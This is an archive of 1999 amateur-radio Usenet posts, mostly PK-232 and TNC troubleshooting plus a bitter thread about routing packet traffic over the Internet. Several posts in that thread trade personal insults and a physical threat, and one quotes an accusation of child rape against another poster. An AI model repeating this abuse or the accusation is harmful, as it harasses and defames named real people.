Date: 1999-09-30 00:00:00 UTC
From: no.spam@junk.mail.net
Message-ID: <37f4464d.86364013@news.nai.net>
Source record: 16199

On Tue, 28 Sep 1999 18:41:00 -0500, "Peter O. Brackett" <ab4bc@ix.netcom.com>
wrote:

<clip>
>
>We don't need to try to preserve and protect old outmoded ways of doing
>things.
>
<clip>

Sure we do. Just last week i took my kids to Sturbridge Village where they watched some folks making candles by hand with sticks a pot of wax and some string. They enjoyed viewing a bit of history. I'm glad some folks see fit to preserve the 'old way' of doing things. It makes history seem much more 'alive' when someone actually demonstrates it.

What scares me is self-proclaimed saviors who run to their government god for protection the second someone doesn't tow the line of their thinking. Narrow minded religious zealots are a dangerous bunch.

Thankfully, no persons of significance or authority take charley's spew seriously.

-be

4286. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36433.3060258178F2pmarkhamnewsguycom@208.134.253.187>
Source record: 16200

mchughes@NOSPAM.netnitco.net (Mike Hughes) wrote in
<7suua6$2lr$1@hyperion.nitco.com>:

>
>In contrast, LLLids take traffic intended for amateur radio and relay it via a
>completely different network that has absolutely nothing to do with amateur
>radio.

The "intended for amateur radio" is a pure fabrication

It was pointed out before, that as long as the amateur radio packet network had no economical commercial alternative to the average ham, radio was the way to go. I didn't buy my first tnc and vhf radio and invest a piece of my life into making it work because I was enamoured of the technical aspects of the mode. I did it because I wanted the value in the communications products such as bulletins, for sale, files, news, dxcluster, etc. that I could not obtain by a more economical commercial means. I know, as a fact, that most individuals that used the amateur radio packet network, in my part of the country, did so as consumers of information and to communicate, and not for a technical high. They did not care where the data came from or what means were used to get it to their radio. They just wanted the system to work, ie. deliver the data as fast and reliably as possible. Most amateur radio types are still more interested in the communication product of radio than the technical aspects, exactly the same as most users of the internet.

>As a result, our radio-based forwarding network is dying. And for every node
>that goes off the air, there's another amateur frequency that isn't being
>used, and another disillusioned ex-nodeop who probably won't want to do it
>again,even for some great new application. As someone who recently bemoaned
>the fact that much of our spectrum goes unused, and stressed the need to "use
>it or lose it", surely you can see that this isn't a good thing for amateur
>radio.
>

It is not a "good thing" for amateur radio, but having a packet network is not necessarily a good thing either. The packet network has died due to the consequences of the evolution of technology and the priorities of its human users. If the amateur radio community cared enough, they would maintain and use the amateur radio PBBS/NTS/Whatever. Obviously, they do not care, ergo, it dies. The amateur radio packet network is using rf spectrum for an "elite" few, relative to the total population of the US lined up for cheap personal communications devices and services. The packet PBBS/NTS/Whatever is an insignificant argument in the face of "deregulation" and commercial pressure.

A LLLid "law", as proposed, is not going to bring me or others back to packet radio.

Contrived arguments, magical incantations, mantras, etc. will not bring back an amateur radio data network to many hams. Motivation, technogy and money might do it.

>
>73, Mike - KG9HF
>
>
>

--
Eschew obfuscation.

4287. RTTY Term Program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Nathan Ciufo <nrciufo@one.net>
Message-ID: <37f37d08_3@news1.one.net>
Source record: 16201

I was wondering if anyone could steer me towards a downloadable term program for RTTY. I have a Kantronics KAM All-Mode, and I'm looking to get on some HF RTTY. Haven't been on in quite some time. 73's, Nathan KA3MTT

4288. Re: PK-232MBX COM port info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: owlpoop@aol.com
Message-ID: <19990930113905.22414.00000018@ng-fl1.aol.com>
Source record: 16202

Dear Russell:

I am having a similar problem to yours. My new computer using Windows 98 will not control my PK-232 or PK-12 which worked just fine with my old 486 system running Windows 3.1. At he same time my Toshiba Laptop which uses Windows 95 works just fine with either TU. I've also tried starting my new computer in DOS mode and using an old relaible DOS program (LanLink) and it still won't work. So I've concluded it's not the operating system and am beginning to suspect the motherboard in the new computer, the Abit BH6.
The BH6 board has two built in com ports and neither will control the PK232. I would suspect an electrical problem (a bad board component or something) except for the fact that late one night when I was changing parameters and trying this and that it began to work. However, when I re-booted next day it would no longer work. I suspect there is a BIOS parameter I'm overlooking and have tried to find someone using Win98 and the BH6 motherboard to compare parameters but to no avail.
Just our of curiosity, what motherboard does ur new compuer use?

Frustrating, huh!!! Let me know if you make any progress and I'll do the same.

73, Bill, W4HBK

email: W4HBK@arrl.net

4289. Help:Harris RF-3200 to PK232 and soundcard

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <CZ3hVDAj5283EwEi@g3vkm.demon.co.uk>
Source record: 16203

Hi,

Thanks for reading this. I'm trying to interface a Harris RF-3200 SSB transceiver to a PK232MBX terminal unit and also to my soundcard to run PSK and Hellschreiber.

As I've had good results with my main rig, an IC-746, by using the accessory sockets rather than the microphone connector I decided to use the 15-way connector on the rear of the Harris in a similar fashion. I have run into a problem using this connector in that I cannot get sufficient audio into the rear socket to drive the rig to more than a few Watts, whatever I set the TNC and soundcard AF output levels to. Using the mic socket seems to work but as I need a 100:1 attenuator for the soundcard output but not when using the TNC I will require two leads or a switchable attenuator. Audio from the accessory socket and PTT are both working fine.

Can anyone familiar with the RF-3200 tell me if there is a separate adjustment inside the rig for line input? I do not have the radio's technical manual so would need fairly detailed info. Also, is the mic input disabled when the accessory socket is being used to key the rig, it certainly appears that way?

TIA,

Roger Basford (G3VKM)

4290. Is a TM-241 ready for 9k6???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: "Rodrigo E. Rodriguez R. - CE6NUG" <rod@rdc.cl>
Message-ID: <37F3AC6E.FC7A152A@rdc.cl>
Source record: 16204

well... I guess subject says it all.
Does anyone knows if TM-241 works fine at 9k6??
Thanks in advance.

Rod.
CE 6 NUG

4291. Packet with an HT

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: pdickson@us.oracle.com
Message-ID: <pdickson-ya023180003009991433190001@newshost.us.oracle.com>
Source record: 16205

Has anybody successfully operated packet mode with a Yaesu VX-5R? The manual says you can, and shows how to make the interface cable. I did that. Hooked it to a Timewave PK-12.

But the PK-12 is rejecting a large number of incoming packets unless the signal is really booming in strongly. (I set WHYNOT ON to see why packets are ignored, and it reports lots of "PASSALL" errors, which means the packets are ignored due to incorrect CRCs.)

The guy I spoke to at Timewave said the PK-12 is pretty immune to incorrect setting of receiver volume - I have the volume set at about 10-oclock. I did have to turn the PK-12's output level down condiderably to meet Yaesu's spec that the level in to the mic jack be just 5mv.

Would a 2m preamp help? Any other tips? I live in a very rural area.

--
Paul Dickson
Opinions expressed are not necessarily those of Oracle Corporation.

4292. PK-232MBX CW mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Adelphia <nj2dx@adelphia.net>
Message-ID: <KVOI3.18$br3.3182@server2.news.adelphia.net>
Source record: 16206

I have a PK-232MBX with version 7.1 chips in it. I enter into CW (morse) mode by entering X at the command prompt however I can't get out of transmit mode with a CTRL-D. I've used a few different terminal programs and this problem is consistent. Has anybody have this problem and/or know how to solve it?

Thanks and 73, Tom NJ2DX

4293. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: dynastic@0spam.cwcom.net
Message-ID: <37f3a21c.26737394@news.cwcom.net>
Source record: 16207
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Wed, 29 Sep 1999 21:31:15 GMT, jdouglas@minn.net (John Douglas) wrote:

>In the meantime have a look at http://www.timewave.com

No representative in Europe yet?

Not that I'd mind buying it from the States, bound to be a hell
of a lot cheaper.

--
- 73 de Jim, g(m)4rga | Work is the curse of the drinking
amadeus%netcomuk.co.uk | classes.
dynastic%cwcom.net |
g4rga@gb7tjf.#45.gbr.eu | - Oscar Wilde 1854 - 1900
PGP Key: pgpkeys.mit.edu:11371 |
Rallies Info: www.netcomuk.co.uk/~amadeus

4294. Re: "Data" Column in RadCom

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: dynastic@0spam.cwcom.net
Message-ID: <37f3a268.26813073@news.cwcom.net>
Source record: 16208
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Thu, 30 Sep 1999 08:44:32 +0100, "Gary Peach" <xcg34@dial.pipex.com> wrote:

>
>Ian Wade wrote ...
>> Jim Dunnett writes
>> >Do a couple of column-inches on the upgrade?
>>
>> I'll take a look.
>
>You better take a rule Ian :-)

Not a millimetre over 5.1 centimetres.

--
- 73 de Jim, g(m)4rga | Work is the curse of the drinking
amadeus%netcomuk.co.uk | classes.
dynastic%cwcom.net |
g4rga@gb7tjf.#45.gbr.eu | - Oscar Wilde 1854 - 1900
PGP Key: pgpkeys.mit.edu:11371 |
Rallies Info: www.netcomuk.co.uk/~amadeus

4295. Re: PK-232MBX COM port info

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7v790c.q7v.nomail@linux.pe1chl.ampr.org>
Source record: 16209

Owlpoop <owlpoop@aol.com> wrote:
>I am having a similar problem to yours. My new computer using Windows 98 will
>not control my PK-232 or PK-12 which worked just fine with my old 486 system
>running Windows 3.1. At he same time my Toshiba Laptop which uses Windows 95
>works just fine with either TU. I've also tried starting my new computer in
>DOS mode and using an old relaible DOS program (LanLink) and it still won't
>work. So I've concluded it's not the operating system and am beginning to
>suspect the motherboard in the new computer, the Abit BH6.

It sounds a lot like you have been assimilated by Plug&Pray junk...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4296. Packet modems and Windows CE portables

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Duncan Clark <Duncan@nospam.demon.co.uk>
Message-ID: <CsnoaBAA+883EwHg@genesys.demon.co.uk>
Source record: 16210
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio

Hi Folks,

Is anyone out there using any Windows CE handheld portable connected to a packet modem (in my case a PK12) to access the DX cluster? My ancient Atari Portfolio (8086 handheld) has finally totally failed and I'm having difficulty tracking down terminal software for Win CE. Nothing special just something that makes it behave as a dumb terminal is all that is needed.

Any ideas?

Many thanks

Duncan
G4ELJ
--
A distraction is only a distraction if you pay attention to it.

Duncan Clark

4297. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t0kfchbe1@bgtnsc01.worldnet.att.net>
Source record: 16211

pmarkham <pmarkham@newsguy.com> wrote in message
news:36433.3060258178F2pmarkhamnewsguycom@208.134.253.187...
> mchughes@NOSPAM.netnitco.net (Mike Hughes) wrote in
> <7suua6$2lr$1@hyperion.nitco.com>:
>
> >
> >In contrast, LLLids take traffic intended for amateur radio and relay it
via a
> >completely different network that has absolutely nothing to do with
amateur
> >radio.
>
> The "intended for amateur radio" is a pure fabrication

You, sir, are an idiot.

When I send traffic via ham radio, I intend it to go via ham radio.
Thus "intended" above.

Perhaps you are unfamiliar with American English.
Thus this minor correction to your reading of what I wrote.

I "intend", the Land Line Lids interfere with that intention.

4298. Re: PK-232MBX CW mode

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Adelphia <nj2dx@adelphia.net>
Message-ID: <FzQI3.23$br3.3765@server2.news.adelphia.net>
Source record: 16212

Never mind folks... There was a misprint in my manual and it should have
stated CTRL-C not CTRL-D...

73, Tom NJ2DX

Adelphia <nj2dx@adelphia.net> wrote in message
news:KVOI3.18$br3.3182@server2.news.adelphia.net...
> I have a PK-232MBX with version 7.1 chips in it. I enter into CW (morse)
> mode by entering X at the command prompt however I can't get out of
transmit
> mode with a CTRL-D. I've used a few different terminal programs and this
> problem is consistent. Has anybody have this problem and/or know how to
> solve it?
>
> Thanks and 73, Tom NJ2DX
>
>
>

4299. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7t0kna$i6n$1@bgtnsc01.worldnet.att.net>
Source record: 16213

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn7v660r.lo2.nomail@linux.pe1chl.ampr.org...
> Mike Wiley <nospam-wb5gmk@flash-nospam.net> wrote:
> >Wanted Ericcson to build a AMATEUR NODE SYSTEM;
> >must have in one box.
> >1. 56k baud 100w UHF port, PC freq programmable single channel.
> >2. 19.2k 50w VHF port, PC freq programmable single channel.
> >3. serial port or network interface for use with PC NOT reqd for NODE.
> >4. Modular construction for ease of repair/adaptablility to site.
> >5. Price to amateur clubs less than $1000.00.
>
> >Matching 5-50w adj. single channel 19.2kb VHF Radio with built-in TNC
> >thats sells for no more than $180.00
>
> >Ok would that get our networks back up?
>
> I fail to see how such a box would fit in a network node... or are you
> suggesting to start a network *now* that is layed out like the network the
> SV station described yesterday?
>
> A successful network has nodes linked to 3 or more neighbors on dedicated
> duplex links, plus one or more user access channels.

That is one way to architect a network. There are many other
ways to architect a successful network.

> The dedicated links do not require 100w.

Why?

> The user access most likely does not require 50w.

Why?

Same old arguments. "The network MUST be built of flea power
stations located very close to each other. Nothing else is useful."

--

... Hank

http://horedson.home.att.net

4300. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Don <dnelsch@neo.rr.com>
Message-ID: <37F3DE03.A4D44210@neo.rr.com>
Source record: 16214

Hank does intend for his messages to go via ham radio. But when they arrive here and there is no HF station that is willing or able to accept them for further forwarding without distorting them in any way, then I intend to deliver Hank's message any way possible, even if that includes using an AX.25 link that is transported via the Internet. If the message is worth sending in the first place, then it should not die in the "system" for lack of some preconceived notion about the transport medium. The alternative is a message non-delivery system. And, most of the time, Hank's messages are worth reading! So why shouldn't we all have the opportunity to read them regardless of transport medium?

Now Hank, before you get your bathwater hot, your HF "winlink" buddy to my north distorts and changes the body of messages. He also will not accept several classes of bulletins or personal messages. I don't prefer to send messages into a black hole where I know in advance they will be distorted. I prefer to deliver the messages via a source that will get them there in their original form.

Don, K8EIW

Hank Oredson wrote:

> pmarkham <pmarkham@newsguy.com> wrote in message
> news:36433.3060258178F2pmarkhamnewsguycom@208.134.253.187...
> > mchughes@NOSPAM.netnitco.net (Mike Hughes) wrote in
> > <7suua6$2lr$1@hyperion.nitco.com>:
> >
> > > >In contrast, LLLids take traffic intended for amateur radio and relay it
> via a
> > > >completely different network that has absolutely nothing to do with
> amateur
> > > >radio.
> >
> > The "intended for amateur radio" is a pure fabrication
>
> You, sir, are an idiot.
>
> When I send traffic via ham radio, I intend it to go via ham radio.
> Thus "intended" above.
>
> Perhaps you are unfamiliar with American English.
> Thus this minor correction to your reading of what I wrote.
>
> I "intend", the Land Line Lids interfere with that intention.

4301. Re: 56k UHF-100W / 19.2K VHF -50W

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7t0lna$njg@enews1.newsguy.com>
Source record: 16215

Mike Wiley <nospam-wb5gmk@flash-nospam.net> wrote in message
news:37F2C62B.2B823409@flash.net...
> Wanted Ericcson to build a AMATEUR NODE SYSTEM;
> must have in one box.
> 1. 56k baud 100w UHF port, PC freq programmable single channel.
> 2. 19.2k 50w VHF port, PC freq programmable single channel.
> 3. serial port or network interface for use with PC NOT reqd for NODE.
> 4. Modular construction for ease of repair/adaptablility to site.
> 5. Price to amateur clubs less than $1000.00.
>
> Matching 5-50w adj. single channel 19.2kb VHF Radio with built-in TNC
> thats sells for no more than $180.00
>
> Ok would that get our networks back up?

It sounds like a great idea, Mike.

- But I do not believe that a lack of equipment is the big sticking point. The setup you described sounds excellent and should be pursued, but it will not get our networks back up, in itself. (OTOH, it sure can't hurt, either!)

Your best bet to see rapid progress is to lobby for the "Anti-Lid Law" that I recently proposed here on this ng in the post entitled "Anti-Lid Law". Check it out. Nobody who has a positive, caring attitude about Amateur Radio could possibly have any valid objection to it.

Basically if you want to see our network fly again, you will have to expose the US tcpip community. Shine a bit of light on their negativity and ignorance. Point out the way their negativity and ignorant behavior is hurting Ham
Radio, Hams, and Ham Radio manufacturers in the US.
These clowns are EXTREMELY predictable about this behavior. - It's all they appear to know how to do. Point it out to your fellow Hams. All US Hams should know where the "Radio is not good enough for Ham Radio" attitude in the US Packet community is coming from and how it is being perpetuated. Once the LandLine Lid behavior pattern is pointed out and understood, it's pretty hard to miss.

Talk to the FCC. Talk to the ARRL. Tell them you've had enough negativity and lame-o excuses and want to see some folks with positive, caring attitudes about Amateur Packet Radio get an even chance at running things for a change.

Greg Jones, president of TAPR has, on many occasions, expressed his disdain for the US Packet network, and in fact of ANY large-scale packet network. - Do you see any reason to tolerate or support any organization that

admittedly is working in direct opposition to your goals as Ham? If not, SPEAK UP about it!

As long as LandLine Lids are tolerated, and allowed to urinate all over Amateur Radio with their crappy attitudes, their negativity, their ignorance, their endless excuses, their baseless "mantras" (anti-ham propaganda) and their seeming determination to undermine and destroy the hobby at all costs, we are not likely to see any progress on the US packet net.
Manufacturers associated with Ham Radio will continue to see hard times, and the US will continue to be the laughingstock of the global Packet Radio community.

Want to see a change for the better? Support the US Packet Radio net, and show no tolerance for those who do not.

There IS one place in the US where the Packet net is growing and advancing again.-- The one place where US Hams decided to quit tolerating and listening to "LandLine Lids", rejected their way of thinking altogether, and simply started building and enjoying the Packet Net again.

Hank Oredson suggested that the best bet is to simply ignore the LandLine Lid types and start building the Packet Net despite their efforts. That's an excellent suggestion, and it is working just fine in the NE USA.

To see RAPID progress on a national scale, get behind me on the "Anti-Lid Law", and push.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4302. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36433.74655949EFCBpmarkhamnewsguycom@208.134.253.174>
Source record: 16216

horedson@att.net (Hank Oredson) wrote in
<7t0kfchbe1@bgtnsc01.worldnet.att.net>:

>
>pmarkham <pmarkham@newsguy.com> wrote in message
>news:36433.3060258178F2pmarkhamnewsguycom@208.134.253.187...
>> mchughes@NOSPAM.netnitco.net (Mike Hughes) wrote in
>> <7suua6$2lr$1@hyperion.nitco.com>:
>>
>> >
>> >In contrast, LLLids take traffic intended for amateur radio and relay it
>via a
>> >completely different network that has absolutely nothing to do with
>amateur
>> >radio.
>>
>> The "intended for amateur radio" is a pure fabrication
>
>You, sir, are an idiot.
>
>When I send traffic via ham radio, I intend it to go via ham radio.
>Thus "intended" above.
>
>Perhaps you are unfamiliar with American English.
>Thus this minor correction to your reading of what I wrote.
>
>I "intend", the Land Line Lids interfere with that intention.
>
>

As an "idiot" and ex node sysop, I still maintain that I and most individuals
in my neighbourhood used the "ham radio" packet network to send or retrieve
data from point A to point B, with no concern how it travelled in the network
as long as it got from point A to point B.

Nothing you can say, personal or otherwise, will change what it was.

It is a pity that the conversation has to degenerate into personal animosity.

Pete/wa4hei

--
Eschew obfuscation.

4303. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7t0ogk$3eo@enews4.newsguy.com>
Source record: 16217

pmarkham <pmarkham@newsguy.com> wrote in message
>
> As an "idiot" and ex node sysop, I still maintain that I and most
individuals
> in my neighbourhood used the "ham radio" packet network to send or
retrieve
> data from point A to point B, with no concern how it travelled in the
network
> as long as it got from point A to point B.

If some local jerk characterized ME as being so ignorant, he'd be awfully
busy pickling my boot out of his butt, in short order.

>
> Nothing you can say, personal or otherwise, will change what it was.

What, your stupidity?

>
> It is a pity that the conversation has to degenerate into personal
animosity.

It's even more of a pity that idiots such as yourself are allowed into the
hobby in the first place, and tolerated once they are there.

Only an idiot would seriously consider your assertion that Radio is somehow
just not good enough for Ham Radio.

If Ham Radio is just not good enough for you, Bozo, please accept my
invitation to take a hike.

If Ham Radio is not good enough for you, then you are not good enough for
Ham Radio.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4304. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <AiSI3.86$%Z.1697@nuq-read.news.verio.net>
Source record: 16218

Don wrote in message <37F3DE03.A4D44210@neo.rr.com>...

>Now Hank, before you get your bathwater hot, your HF "winlink" buddy to my
>north distorts and changes the body of messages. He also will not accept
>several classes of bulletins or personal messages. I don't prefer to send
>messages into a black hole where I know in advance they will be distorted. I
>prefer to deliver the messages via a source that will get them there in their
>original form.

Interesting. How exactly are the messages being changed? Is this guy going
in and changing the words around? Or are lines disapearing?
Or is he putting a tagline at the bottom of messages.
I know the woman who does the satellite gateway here sticks a 'please support
Amsat' tag on messages that go through her system. Someone else here on
this side of the continent sticks in a 'Forwarded by Westnet. Please support
RF forwarding' sort of message. Is it that kind of thing? Or what is the
supposed motivation here?

4305. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <7DSI3.90$%Z.1519@nuq-read.news.verio.net>
Source record: 16219

pmarkham wrote in message
>>Perhaps you are unfamiliar with American English.
>>Thus this minor correction to your reading of what I wrote.
>>
>>I "intend", the Land Line Lids interfere with that intention.
>>
>
>As an "idiot" and ex node sysop, I still maintain that I and most individuals
>in my neighbourhood used the "ham radio" packet network to send or retrieve
>data from point A to point B, with no concern how it travelled in the network
>as long as it got from point A to point B.
>
>Nothing you can say, personal or otherwise, will change what it was.
>
>It is a pity that the conversation has to degenerate into personal animosity.

Hmm, or maybe it's just that it's changed since you were active. How far
back was that? Seems like nowadays anybody who just wants to send
a message from Point A to Point B uses email. The number of people
who need Ham SYSOPS to provide them with access to email, I would
guess is pretty near to zero. Even the little old ladies have email
nowadays, .it seems. Why be on packet right now? Except for that it's
radio?

4306. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <36433.820539816A83pmarkhamnewsguycom@208.134.253.128>
Source record: 16220

dnelsch@neo.rr.com (Don) wrote in <37F3DE03.A4D44210@neo.rr.com>:

>Hank does intend for his messages to go via ham radio.

That he may. Many others are just interested in the messages getting to and from, intact, as fast as possible. Those folks of whom I speak, including me, are the majority that used the old system while it met our requirements and few to no economical alternatives were available. We have since deserted the amateur radio network because it no longer meets our needs.

The state of the current network is sufficient evidence for me that most of the ugly denial rhetoric is less than honest.

Pete/wa4hei

4307. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <pxTI3.94$%Z.2278@nuq-read.news.verio.net>
Source record: 16221

pmarkham wrote in message <36433.820539816A83pmarkhamnewsguycom@208.134.253.128>...
>dnelsch@neo.rr.com (Don) wrote in <37F3DE03.A4D44210@neo.rr.com>:
>
>>Hank does intend for his messages to go via ham radio.
>
>That he may. Many others are just interested in the messages getting to and from,
>intact, as fast as possible. Those folks of whom I speak, including me, are the
>majority that used the old system while it met our requirements and few to no
>economical alternatives were available. We have since deserted the amateur radio
>network because it no longer meets our needs.
>
>The state of the current network is sufficient evidence for me that most of the
>ugly denial rhetoric is less than honest.

If you ignore the radio side of things, the network has never
worked better. All you need is an axip connection from one of big internet
forwarders, and you'll get all the Bulletins and Messages you could ever read.
Though just for fun, I asked wb0tax for an account on his bbs -- I told him
that I just wanted to read messages right from the source --
but he never gave me an account. Not exactly sure why -- he seemed
sincerely befuddled by the request. Though for me, if fast is what
counts, than might as well go to the hub -- and cut out the middlemen,
you know.

4308. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Don <dnelsch@neo.rr.com>
Message-ID: <37F41B62.29E380AC@neo.rr.com>
Source record: 16222

Among other things, he mungs/deletes SOME of the R: lines so that it is impossible to trace a message and/or a BID/MID change. He mungs the message so that it appears to be from a different home bbs than is actual, so the BBS "REPLY" commands are rendered inoperable. He adds characters and line feeds in violation of the BBS spec. He refuses to pass WP messages of any sort. He also held messages for up to a week before they get forwarded. (Talk about STORE and forward!) And yes, there is the useless (advertising) tag line.

On the tag line issue, as far as I am concerned, they are absolutely unnecessary. I will probably never financially support your friend's Westnet. I have no need for WinPac/WinLink, and I don't need a tag line on a message telling me to support AMSAT, I already do.

This is supposed to be a hobby, where one can have fun and provide a service as well. If the HF routes are unreliable, it is a problem, not fun. As a bbs sysop, I have chosen to take the path of message delivery service, and am unwilling to accept a message that I can not be reasonably assured that it will be delivered. If AX/IP is the reliable route, that's the way it will go out of this system. Under the current conditions, I have no other choice.

Cathryn Mataga wrote:

> Don wrote in message <37F3DE03.A4D44210@neo.rr.com>...
>
> >Now Hank, before you get your bathwater hot, your HF "winlink" buddy to my
> >north distorts and changes the body of messages. He also will not accept
> >several classes of bulletins or personal messages. I don't prefer to send
> >messages into a black hole where I know in advance they will be distorted. I
> >prefer to deliver the messages via a source that will get them there in their
> >original form.
>
> Interesting. How exactly are the messages being changed? Is this guy going
> in and changing the words around? Or are lines disapearing?
> Or is he putting a tagline at the bottom of messages.
> I know the woman who does the satellite gateway here sticks a 'please support
> Amsat' tag on messages that go through her system. Someone else here on
> this side of the continent sticks in a 'Forwarded by Westnet. Please support
> RF forwarding' sort of message. Is it that kind of thing? Or what is the
> supposed motivation here?

4309. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7t16mo$1265@enews2.newsguy.com>
Source record: 16223

pmarkham <pmarkham@newsguy.com> wrote in message >
>
>
> Free will exists, so I do not associate with known baby rapers.

Starting to feel unwelcome? Hmmmm?

Awww.... Think I'm gonna cry.

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4310. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-30 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <j%VI3.109$%Z.3018@nuq-read.news.verio.net>
Source record: 16224

Don wrote in message <37F41B62.29E380AC@neo.rr.com>...
>Among other things, he mungs/deletes SOME of the R: lines so that it is
>impossible to trace a message and/or a BID/MID change. He mungs the message so
>that it appears to be from a different home bbs than is actual, so the BBS "REPLY"
>commands are rendered inoperable. He adds characters and line feeds in violation
>of the BBS spec. He refuses to pass WP messages of any sort. He also held
>messages for up to a week before they get forwarded. (Talk about STORE and
>forward!) And yes, there is the useless (advertising) tag line.

Interesting. I'm a little confused by what to do with WP messages myself. I think
it says on the f6fbb web site that it's not a good idea to forward WP over HF,
though I'm not sure why it says that -- why your nemesis there doesn't forward
them, why you want them to be forwarded or what they do at all, come to think
of it. I've just been burying the WP messages on my system -- mostly since
I'm more nervous about dumping a bunch of junk on the network, than missing
out on whatever they're supposed to do, exactly.

It does sound like he has some funky software setup going on there or something.
He might be sending the messages over Pactor with custom code
and in the process they're picking up or losing line feeds or carraige
returns or something. (I'm dealing with some of this right now, and am still
a little unsure how the real BBS's function with all the control
characters.) It seems like Linux machines tend to do things one way, with
line feeds, and DOS machines send carraige returns or something. I don't
completely get it yet.

> On the tag line issue, as far as I am concerned, they are absolutely
>unnecessary. I will probably never financially support your friend's Westnet. I
>have no need for WinPac/WinLink, and I don't need a tag line on a message telling
>me to support AMSAT, I already do.
>
>This is supposed to be a hobby, where one can have fun and provide a service as
>well. If the HF routes are unreliable, it is a problem, not fun. As a bbs sysop,
>I have chosen to take the path of message delivery service, and am unwilling to
>accept a message that I can not be reasonably assured that it will be delivered.
>If AX/IP is the reliable route, that's the way it will go out of this system.
>Under the current conditions, I have no other choice.

I understand, you gotta' do what you gotta' do. HF is just funky and there are some
tricky network issues here -- since these links can be pretty intermittant even without
bugs.
I wonder if the 2 week hold was due to him having his system set to require setting
the forward flag manuallly for everything -- or whether this was the result of
propagation being not so good. It seems like PBBS is really designed assuming
that every link is 100% guaranteed to work -- where with HF, you have a sort of

statistical chance of the message getting through. And maybe we need some
sort of backwards channel to know whether messages are getting backlogged
at HF ports or whether propagation to remote systems is possible or whatever.
That's just a thought.

>
>
>Cathryn Mataga wrote:
>
>> Don wrote in message <37F3DE03.A4D44210@neo.rr.com>...
>>
>> >Now Hank, before you get your bathwater hot, your HF "winlink" buddy to my
>> >north distorts and changes the body of messages. He also will not accept
>> >several classes of bulletins or personal messages. I don't prefer to send
>> >messages into a black hole where I know in advance they will be distorted. I
>> >prefer to deliver the messages via a source that will get them there in their
>> >original form.
>>
>> Interesting. How exactly are the messages being changed? Is this guy going
>> in and changing the words around? Or are lines disapearing?
>> Or is he putting a tagline at the bottom of messages.
>> I know the woman who does the satellite gateway here sticks a 'please support
>> Amsat' tag on messages that go through her system. Someone else here on
>> this side of the continent sticks in a 'Forwarded by Westnet. Please support
